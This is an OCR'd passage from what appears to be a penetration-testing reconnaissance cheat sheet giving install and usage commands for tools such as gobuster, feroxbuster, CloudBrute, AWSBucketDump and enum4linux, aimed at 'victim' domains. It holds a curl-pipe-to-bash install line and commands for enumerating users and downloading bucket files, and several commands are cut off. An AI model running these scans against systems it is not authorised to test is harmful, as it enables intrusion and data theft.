
Fast vulnerability scanner that uses .yaml templates to search for specific issues.

Install:

```
go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
```

Usage:

```
cat domains.txt | nuclei -t /PATH/nuclei-templates/
```



BACK certSniff

certSniff is a Certificate Transparency logs keyword watcher I wrote in Python. It uses the certstream library to watch for certificate creation logs that contain keywords, defined in a file.


You can set this running with several keywords relating to your victim domain, any certificate creations will be recorded and may lead to the discovery of domains you were previously unaware of.

Install:

```
git clone https://tinyurl.com/22ezdgya;cd certSniff/;pip install -r requirements.
```

Usage:

```
python3 certSniff.py -f example.txt
```



BACK gobuster

Nice tool for brute forcing file/folder paths on a victim website.

Install:

```
sudo apt install gobuster
```

Usage:

```
gobuster dir -u "https://tinyurl.com/mbq3m" -w /usr/share/wordlists/dirb/big.txt
```

```
└─$ gobuster dir -u https://google.com -w /usr/share/wordlists/dirb/big.txt --wildcard -b 301,401,403,404,500 -t 20
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://google.com
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   301,401,403,404,500
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/09/25 14:39:18 Starting gobuster in directory enumeration mode
===============================================================
/accounts             (Status: 302) [Size: 210] [--> https://accounts.google.com/]
/activity             (Status: 302) [Size: 0] [--> https://www.google.com/activity]
```

⬅ BACK feroxbuster

A tool designed to perform Forced Browsing, an attack where the aim is to enumerate and access resources that are not referenced by the web application, but are still accessible by an attacker.

Feroxbuster uses brute force combined with a wordlist to search for unlinked content in target directories. These resources may store sensitive information about web applications and operational systems, such as source code, credentials, internal network addressing, etc...

Install: (Kali)

```
sudo apt update && sudo apt install -y feroxbuster
```

Install: (Mac)

```
curl -sL https://tinyurl.com/22fdn669 | bash
```

Install: (Windows)

```
Invoke-WebRequest https://tinyurl.com/y55x49v2/releases/latest/download/x86_64-wi
Expand-Archive .\feroxbuster.zip
.\feroxbuster\feroxbuster.exe -V
```

For full installation instructions see here.

Usage:

```
# Add .pdf, .js, .html, .php, .txt, .json, and .docx to each url
./feroxbuster -u https://tinyurl.com/y4oz27tt -x pdf -x js,html -x php txt json,d
```

```
# Scan with headers
./feroxbuster -u https://tinyurl.com/y4oz27tt -H Accept:application/json "Authori

# Read URLs from stdin
cat targets | ./feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | f

# Proxy requests through burpsuite
./feroxbuster -u https://tinyurl.com/y4oz27tt --insecure --proxy https://tinyurl.
```

Full usage examples can be found here.




*Image used from https://tinyurl.com/2cnlmejr

BACK CloudBrute

A tool to find a company (target) infrastructure, files, and apps on the top cloud providers (Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, Linode).

Features:

- Cloud detection (IPINFO API and Source Code)
- Fast (concurrent)
- Cross Platform (windows, linux, mac)
- User-Agent Randomization

- Proxy Randomization (HTTP, Socks5)

Install:

Download the latest release for your system and follow the usage.

Usage:

```
# Specified target, generate keywords based off 'target', 80 threads with a timeo
CloudBrute -d target.com -k target -m storage -t 80 -T 10 -w "./data/storage_smal

# Output results to file
CloudBrute -d target.com -k keyword -m storage -t 80 -T 10 -w -c amazon -o target
```

Image used from https://tinyurl.com/29b6f8xp

BACK dnsrecon

dnsrecon is a pyhton tool for enumerating DNS records (MX, SOA, NS, A, AAAA, SPF and TXT) and can provide a number of new associated victim hosts to pivot into from a single domain


search.

Install:

```
sudo apt install dnsrecon
```


Usage:

```
dnsrecon -d google.com
```



BACK shodan.io

Shodan crawls public infrastructure and displays it in a searchable format. Using a company name, domain name, IP address it is possible to discover potentially vulnerable systems relating to your target via shodan.



BACK AORT

Tool for enumerating subdomains, enumerating DNS, WAF detection, WHOIS, port scan, wayback machine, email harvesting.

Install:

```
git clone https://tinyurl.com/2cqspr5f; cd AORT; pip3 install -r requirements.txt
```

Usage:

```
python3 AORT.py -d google.com
```

BACK spoofcheck

A program that checks if a domain can be spoofed from. The program checks SPF and DMARC records for weak configurations that allow spoofing. Additionally it will alert if the domain has DMARC configuration that sends mail or HTTP requests on failed SPF/DKIM emails.

Domains are spoofable if any of the following conditions are met:


- Lack of an SPF or DMARC record
- SPF record never specifies `~all` or `-all`
- DMARC policy is set to `p=none` or is nonexistent

Install:

```
git clone https://tinyurl.com/2b39ch7f; cd spoofcheck; pip install -r requirement
```

Usage:

```
./spoofcheck.py [DOMAIN]
```



⬅ BACK AWSBucketDump

AWSBucketDump is a tool to quickly enumerate AWS S3 buckets to look for interesting files. It's similar to a subdomain bruteforcer but is made specifically for S3 buckets and also has some extra features that allow you to grep for files, as well as download interesting files.

Install:

```
git clone https://tinyurl.com/ycdu6eqz; cd AWSBucketDump; pip install -r requirem
```

Usage:

```
usage: AWSBucketDump.py [-h] [-D] [-t THREADS] -l HOSTLIST [-g GREPWORDS] [-m MAX

optional arguments:
  -h, --help    show this help message and exit
  -D            Download files. This requires significant diskspace
  -d            If set to 1 or True, create directories for each host w/ results
  -t THREADS    number of threads
  -l HOSTLIST
  -g GREPWORDS  Provide a wordlist to grep for
  -m MAXSIZE    Maximum file size to download.

 python AWSBucketDump.py -l BucketNames.txt -g interesting_Keywords.txt -D -m 500
```

BACK GitHarvester

Nice tool for finding information from GitHub with regex, with the ability to search specific GitHub users and/or projects.

Install:

```
git clone https://tinyurl.com/2yrkzuhp; cd GitHarvester
```

Usage:

```
./githarvester.py
```

BACK truffleHog

TruffleHog is a tool that scans git repositories and looks for high-entropy strings and patterns that may indicate the presence of secrets, such as passwords and API keys. With TruffleHog, you can quickly and easily find sensitive information that may have been accidentally committed and pushed to a repository.


Install (Binaries): Link

Install (Go):

```
git clone https://tinyurl.com/292rjlza cd trufflehog; go install
```

Usage:

```
trufflehog https://tinyurl.com/2968pf56
```



⬅ BACK Dismap

Dismap is an asset discovery and identification tool. It can quickly identify protocols and fingerprint information such as web/tcp/udp, locate asset types, and is suitable for internal and external networks.

Dismap has a complete fingerprint rule base, currently including tcp/udp/tls protocol fingerprints and 4500+ web fingerprint rules, which can identify favicon, body, header, etc.

Install:

Dismap is a binary file for Linux, MacOS, and Windows. Go to Release to download the corresponding version to run:

```
# Linux or MacOS
chmod +x dismap-0.3-linux-amd64
./dismap-0.3-linux-amd64 -h

# Windows
dismap-0.3-windows-amd64.exe -h
```

Usage:

```
# Scan 192.168.1.1 subnet
./dismap -i 192.168.1.1/24

# Scan, output to result.txt and json output to result.json
./dismap -i 192.168.1.1/24 -o result.txt -j result.json
```

```
# Scan, Not use ICMP/PING to detect surviving hosts, timeout 10 seconds
./dismap -i 192.168.1.1/24 --np --timeout 10

# Scan, Number of concurrent threads 1000
./dismap -i 192.168.1.1/24 -t 1000
```

Image used from https://tinyurl.com/2y7tqq2f

⬅ BACK enum4linux

A tool for enumerating information from Windows and Samba systems.

It can be used to gather a wide range of information, including:

- Domain and domain controller information
- Local user and group information
- Shares and share permissions
- Security policies
- Active Directory information

Install: (Apt)

```
sudo apt install enum4linux
```

Install: (Git)

```
git clone https://tinyurl.com/2cplwqj3
cd enum4linux
```

Usage:

```
# 'Do everything'
enum4linux.pl -a 192.168.2.55

# Obtain list of usernames (RestrictAnonymous = 0)
enum4linux.pl -U 192.168.2.55

# Obtain list of usernames (using authentication)
enum4linux.pl -u administrator -p password -U 192.168.2.55

# Get a list of groups and their members
enum4linux.pl -G 192.168.2.55

# Verbose scan
enum4linux.pl -v 192.168.2.55
```

Full usage information can be found in this blog.




*Image used from https://tinyurl.com/26ttz8hv

BACK skanuvaty

